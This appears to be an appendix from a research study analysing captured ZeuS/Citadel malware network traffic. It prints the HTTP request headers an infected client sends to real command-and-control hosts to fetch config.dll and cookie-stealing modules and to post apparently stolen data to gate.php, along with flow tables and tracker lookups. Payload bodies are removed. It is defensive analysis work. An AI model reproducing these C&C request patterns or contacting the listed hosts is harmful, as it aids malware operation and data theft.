
The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named “file.php” along with its relative path. The request included a message body with a length of 122 bytes. The

message body contained no readable text. The Connection header specified Keep-Alive to explicitly maintain a persistent connection after the response was complete, suggesting that additional requests might follow. The Cache-Control header specified No-Cache to prevent caching by all caching mechanisms in proxies or gateways along the request chain. The response, successful status code 200 OK, included a message body with a length of 5360 bytes. The Cache-Control header specified Public to allow caching along the request chain. The filename "config.dll" was specified for this message body using the Content-Disposition header. The Content-Disposition header was used together with the Content-Type header to recommend storing rather than displaying of the file by the client. The Content-Disposition header is not formally part of the HTTP/1.1 standard in RFC 2616, but has been borrowed from RFC 1806 and widely implemented.

```
POST /media/system/css/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:16:14 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/config.dll"
Content-Transfer-Encoding: binary
```

```
Content-Length: 5360
Vary: Accept-Encoding,User-Agent
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

( non-readable content removed )
```

A query of ZeuS Tracker produced a match for the IP address and domain name of the server observed in this connection. A query using whois indicated that this IP address belonged to a block assigned to an entity named Synaptica, without further information. The domain name was registered in 2014 to an individual in Iran.



Results in Host table (ZeuS C&Cs + FakeHosts)

No results

Results in ConfigURL table

No results

Results in BinaryURL table

No results

Results in DropURL table (Dropzones)

No results

Results in FakeURL table

No results

Historical results for ZeuS C&Cs

Date	Host	IP address	AS number	AS name	Country
2014-04-19 05:24:21	ad-amirsarvi.ir	199.201.122.227	AS54718	SYNAPTICA-NA - Synaptica	CA

Hits in ZeuS C&C history: **1**

Figure A-1. Positive ZeuS Tracker Results for 199.201.122.227

For this connection, Argus created two flows, one with the HTTP request and response packets and another with the packets to close the connection.

Table A-35: Flows from First Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1030	199.201.122.227	80	1.474594	835	6176	8	8
1030	199.201.122.227	80	0.214727	60	54	1	1

Second Connection: Source Port 1031, Destination IP 199.201.122.227

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named "file.php" along with its relative path. The request included a message body with a length of 128 bytes. The message body contained no readable text. Use of headers was the same as in the previous connection. The response, successful status code 200 OK, included a message body with a length of 177951 bytes. Use of headers in the response was also the same as in the previous connection. The filename "cit_video.module" was specified for this message body using the Content-Disposition header.

```
POST /media/system/css/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:16:16 GMT
```

```
Server: Apache/2
X-Powered-By: PHP/5.4.25
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/cit_video.module"
Content-Transfer-Encoding: binary
Content-Length: 177951
Vary: Accept-Encoding,User-Agent
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

( non-readable content removed )
```

For this connection, Argus created three flows, two for the HTTP request and response packets and a third with the packets to close the connection.

Table A-36: Flows from Second Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1031	199.201.122.227	80	4.957335	3391	75068	46	56
1031	199.201.122.227	80	4.987528	3858	108264	61	78
1031	199.201.122.227	80	0.000574	120	2355	2	2

Third Connection: Source Port 1032, Destination IP 199.201.122.227

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named “file.php” along with its relative path. The request included a message body with a length of 131 bytes. The message body contained no readable text. Use of headers was the same as in the previous connection. The response, successful status code 200 OK, included a message body with a length of 221471 bytes. Use of headers in the response was also the same as in the

previous connection. The filename “cit_ffcookie.module” was specified for this message body using the Content-Disposition header.

```
POST /media/system/css/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:16:24 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Cache-Control: public
Content-Disposition: attachment;
filename="%2e/files/cit_ffcookie.module"
Content-Transfer-Encoding: binary
Content-Length: 221471
Vary: Accept-Encoding,User-Agent
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

( non-readable content removed )
```

For this connection, Argus created two flows, one for the HTTP request and response and a second with packets to close the connection.

Table A-37: Flows from Third Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1032	199.201.122.227	80	4.903603	9398	231046	139	170
1032	199.201.122.227	80	0.224905	60	54	1	1

Fourth Connection: Source Port 1033, Destination IP 199.201.122.227

The HTTP content over this TCP connection consisted of four requests from the local client to the remote server with corresponding responses from the remote server. Each request consisted of a POST method specifying the resource "gate.php" and contained message bodies with no readable text. The content length was the same for two of the requests (548 bytes) but the content was unique in all four. Similarly, the responses all had a content length of 64 bytes but each had unique content. This could suggest that the content was padded and encrypted to result in an entity of that length.

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 535
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 20Date: Fri, 28 Mar 2014 02:16:44 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
```

```
Content-Length: 64
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 1223
Connection: Keep-Alive
Cache-Control: no-cache

(binary content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:16:44 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 548
```

```
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:16:47 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=98
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 548
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:16:48 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=97
Connection: Keep-Alive
Content-Type: text/html
```

```
( non-readable content removed )
```

For this connection, Argus created six flows, two for the HTTP requests and responses and four with unanswered packets from the client to close the connection.

Table A-38: Flows from Fourth Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1033	199.201.122.227	80	4.627199	4123	1287	7	8
1033	199.201.122.227	80	1.001572	120	390	2	2
1033	199.201.122.227	80	1.793639	120	0	2	0
1033	199.201.122.227	80	0.000000	60	0	1	0
1033	199.201.122.227	80	0.000000	60	0	1	0
1033	199.201.122.227	80	0.000000	60	0	1	0

Fifth Connection: Source Port 1034, Destination IP 173.194.40.241

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Cache-Control: no-cache
```

```
HTTP/1.1 302 Found
Location: http://www.google.se/webhp?gfe_rd=ctrl&ei=ht40U8G3H-
WO8QfHwoDAAQ&gws_rd=cr
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=d37cbd36766b67cb:FF=0:TM=1395973766:LM=1395973766:S=u6-
DmDJ_ftlh6zvE; expires=Sun, 27-Mar-2016 02:29:26 GMT; path=/;
domain=.google.com
Set-Cookie: NID=67=XggWzWj_gWLFqr_pFPcmWJliBqPCtOk9ztUCoc1gMr-
V4HXDfkh5ZFZcTWm0mX25IqejlH_a1ENDlP86scmEFKgxWDr5FbbLWn8ZZn4NZ0TBYSE4BJ
WJZptj0OXBU8VJ; expires=Sat, 27-Sep-2014 02:29:26 GMT; path=/;
domain=.google.com; HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Date: Fri, 28 Mar 2014 02:29:26 GMT
Server: gws
Content-Length: 279
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
Connection: close

( html content removed )
```

For this connection, Argus created one flow.

Table A-39: Flows from Fifth Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1034	173.194.40.241	80	0.502010	467	1422	5	5

Sixth Connection: Source Port 1035, Destination IP 173.194.40.247

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp?gfe_rd=ctrl&ei=ht40U8G3H-WO8QfHwoDAAQ&gws_rd=cr HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Cache-Control: no-cache
Host: www.google.se


HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:29:27 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=d486b8dd37fdc592:FF=0:TM=1395973767:LM=1395973767:S=CpD_b8Pxz2N
3gQ6k; expires=Sun, 27-Mar-2016 02:29:27 GMT; path=/; domain=.google.se
Set-Cookie:
NID=67=kTatCaQ0l7SRAO51WSNQLbj9J1r00IXqG22CjqJOkBg57pObnQdh76_VE47kEjo7
lS4W7aQLn89efOcgY3o_GCPOvKZX_jQID70oEnmbqA4Tfij3ypgCfeiWxK_dVCR8;
expires=Sat, 27-Sep-2014 02:29:27 GMT; path=/; domain=.google.se;
HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
```

```
Alternate-Protocol: 80:quic
Connection: close

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-40: Flows from Sixth Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1035	173.194.40.247	80	0.703918	1354	30679	19	26

Seventh Connection: Source Port 1036, Destination IP 199.201.122.227

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was similar to those in the fourth connection. The request had a message body with a length of 377 bytes and no readable text. The response had a message body with a length of 64 bytes and unique content.

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 377
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:16:48 GMT
```

```
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

For this connection, Argus created six flows, two for the HTTP request and response and four with unanswered FIN-ACK packets from the client to close the connection.

Table A-41: Flows from Seventh Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1036	199.201.122.227	80	3.356106	894	178	5	3
1036	199.201.122.227	80	1.937593	120	391	2	2
1036	199.201.122.227	80	2.694393	120	0	2	0
1036	199.201.122.227	80	0.000000	60	0	1	0
1036	199.201.122.227	80	0.000000	60	0	1	0
1036	199.201.122.227	80	0.000000	60	0	1	0

Eighth Connection: Source Port 1040, Destination IP 199.201.122.227

The HTTP content over this TCP connection consisted of five requests from the local client to the remote server with corresponding responses from the remote server. These exchanges were similar to those in previous connections specifying the "gate.php" resource. All requests and responses had message bodies with unique content and no readable text. Two of the five requests had the same content length. All of the responses again had a content length of 64 bytes. This could suggest that the content was padded and encrypted to result in an entity of that length.

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 527
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:19:49 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 1215
Connection: Keep-Alive
Cache-Control: no-cache

(binary content removed )

HTTP/1.1 200 OK
```

```
Date: Fri, 28 Mar 2014 02:19:54 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 540
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:19:56 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=98
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```

```

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 540
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:19:57 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=97
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /media/system/css/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 4168
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:19:58 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
```

```
Vary: User-Agent
Content-Length: 64
Keep-Alive: timeout=1, max=96
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

For this connection, Argus created four flows, three for the HTTP requests and responses and a fourth with the packets to close the connection.

Table A-42: Flows from Eighth Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1040	199.201.122.227	80	1.005816	922	116	3	2
1040	199.201.122.227	80	4.427854	7827	1507	9	7
1040	199.201.122.227	80	3.580216	220	270	1	5
1040	199.201.122.227	80	0.244170	186	390	3	2

Ninth Connection: Source Port 1041, Destination IP 199.201.122.227

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was similar to those in previous connections specifying the “file.php” resource. Both the request and response had message bodies with no readable text. Although the request had a message body of 122 bytes, same as in the first connection, the content was different. The content of the response message body, again specified as filename “config.dll” using the Content-Disposition header, was the same as in the first connection.

```
POST /media/system/css/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ad-amirsarvi.ir
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 02:20:16 GMT
Server: Apache/2
X-Powered-By: PHP/5.4.25
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/config.dll"
Content-Transfer-Encoding: binary
Content-Length: 5360
Vary: Accept-Encoding,User-Agent
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-43: Flows from Ninth Connection in File 2d7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1041	199.201.122.227	80	2.440082	817	6176	8	8

The behavior observed in the connections of this sample file (2d7) differed from that reported by Alserhani, Akhlaq, Awan, and Cullen (2010), Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang (2010), and Riccardi, Di Pietro,

Palanques, and Vila (2013). Here the infected client appeared to request updated configuration files with a POST method as opposed to the GET method reported by these researchers. The command and control (C&C) server responded with the file "config.dll" as opposed to the file "config.bin" reported by Binsalleeh et al. Here the client also requested other files from the C&C server that were not previously reported, namely "cit_video.module" and "cit_ffcookie.module." In each case, the POST method specifying resource "file.php" (POST /media/system/css/file.php HTTP/1.1) was used to request files and the POST method specifying "gate.php" (POST /media/system/css/gate.php HTTP/1.1) was used to provide information, likely status updates and stolen data. This latter behavior matches the communications behavior reported by Binsalleeh et al. to include the resource name. Riccardi, Di Pietro, Palanques, and Vila (2013) reported that "gate.php" was among the pages in the Zeus control panels root directory. They further reported that this PHP page on the C&C server is responsible for handling incoming POST messages. The timing of requests, based on the Date header in the responses, appeared to be POST requests for file updates (file.php) every four minutes and POST requests with status information or stolen data (gate.php) every three minutes. The latter POST requests were issued in sets of five, which was not previously reported in the literature.

Sample File 9ca collected on 27 Mar 2014 with total time 4 minutes 55 seconds

This network trace sample file consisted of nine successful TCP connections. A column is included in the table to indicate whether the connection was preceded by a DNS query when the HTTP Host Header field specified a domain name as opposed to an IP address. In this case domain names were specified for the suspicious servers.

Table A-44: Summary of Connections in File 9ca

Source Port	Destination IP	HTTP Host Header	DNS?
1030	200.98.246.214	saudeodontos.com.br	Yes
1031	200.98.246.214	saudeodontos.com.br	n/a
1032	200.98.246.214	saudeodontos.com.br	n/a
1033	173.194.40.240	www.google.com	Yes
1034	173.194.40.255	www.google.se	Yes
1035	200.98.246.214	saudeodontos.com.br	n/a
1036	85.158.181.11	www.two-of-us.at	Yes
1040	200.98.246.214	saudeodontos.com.br	n/a
1041	200.98.246.214	saudeodontos.com.br	n/a


First Connection: Source Port 1030, Destination IP 200.98.246.214

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named “file.php” along with its relative path. The request included a message body with a length of 128 bytes. The message body contained no readable text. The Connection header specified Keep-Alive

to explicitly maintain a persistent connection after the response was complete, suggesting that additional requests might follow. The Cache-Control header specified No-Cache to prevent caching by all caching mechanisms in proxies or gateways along the request chain. The response, successful status code 200 OK, included a message body with a length of 177951 bytes. The filename "cit_video.module" was specified for this message body using the Content-Disposition header. The Content-Disposition header was used to recommend storing rather than displaying of the file by the client.

```
POST /media/system/images/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:25 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/cit_video.module"
Content-Transfer-Encoding: binary
Content-Length: 177951

( non-readable content removed )
```

ZeuS Tracker reports this hostname and IP address as a known ZeuS Command and Control (C&C) host in Brazil. The figure illustrates the results of the IP search. (https://zeustracker.abuse.ch/monitor.php?search=200.98.246.214)



Results in Host table (ZeuS C&Cs + FakeHosts)

CC	FU	ZeuS Host	IP address	Level	Status	Files Online	Country	AS number
CC		saudeodontos.com.br	200.98.246.214	2	online	2		AS7162

Hits in Host table: **1**

Results in ConfigURL table

No results

Results in BinaryURL table

No results

Results in DropURL table (Dropzones)

No results

Results in FakeURL table

No results

Historical results for ZeuS C&Cs

Date	Host	IP address	AS number	AS name	Country
2014-02-12 20:19:27	contadoriaporto.com.br	200.98.246.214	AS7162	Itanet - Itamarati On-Line Ltda.	BR
2014-02-15 20:25:08	contadoriaporto.com.br	200.98.246.214	AS7162	Itanet - Itamarati On-Line Ltda.	BR

Hits in ZeuS C&C history: **2**

Figure A-2: Positive ZeuS Tracker Results for 200.98.246.214

For this connection, Argus created four flows, two for the HTTP requests and responses and two with packets to close the connection.

Table A-45: Flows from First Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1030	200.98.246.214	80	4.962722	2588	83764	37	63
1030	200.98.246.214	80	1.713675	3186	108847	52	79
1030	200.98.246.214	80	0.000000	60	54	1	1

1030	200.98.246.214	80	0.403900	60	54	1	1

Second Connection: Source Port 1031, Destination IP 200.98.246.214

The HTTP content over this TCP connection consisted of two requests from the local client to the remote server with corresponding responses from the remote server. The request, a POST method, specified a resource named "file.php" along with its relative path. The request included a message body with a length of 122 bytes and no readable text. The Connection header specified Keep-Alive to explicitly maintain a persistent connection after the response was complete, suggesting that additional requests might follow. The Cache-Control header specified No-Cache to prevent caching by all caching mechanisms in proxies or gateways along the request chain. The response, successful status code 200 OK, included a message body with a length of 5376 bytes. The filename "config.dll" was specified for this message body using the Content-Disposition header.

```
POST /media/system/images/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache

(binary content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:25 GMT
Content-Type: application/octet-stream
Connection: keep-alive
```

```
Keep-Alive: timeout=15
Server: Apache
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/config.dll"
Content-Transfer-Encoding: binary
Content-Length: 5376

( non-readable content removed )
```

The second request, a POST method, specified a resource named “file.php” along with its relative path. The request included a message body with a length of 131 bytes. The message body contained no readable text. The use of headers was the same as in the previous exchange. The response, successful status code 200 OK, included a message body with a length of 221471 bytes. The content of the response message body was identified as a named file (cit_ffcookie.module) using the Content-Disposition header. The Content-Disposition header was used to recommend storing rather than displaying of the file by the user agent.

```
POST /media/system/images/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:32 GMT
```

```
Content-Type: application/octet-stream
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Cache-Control: public
Content-Disposition: attachment;
filename="%2e/files/cit_ffcookie.module"
Content-Transfer-Encoding: binary
Content-Length: 221471

(binary content removed )
```

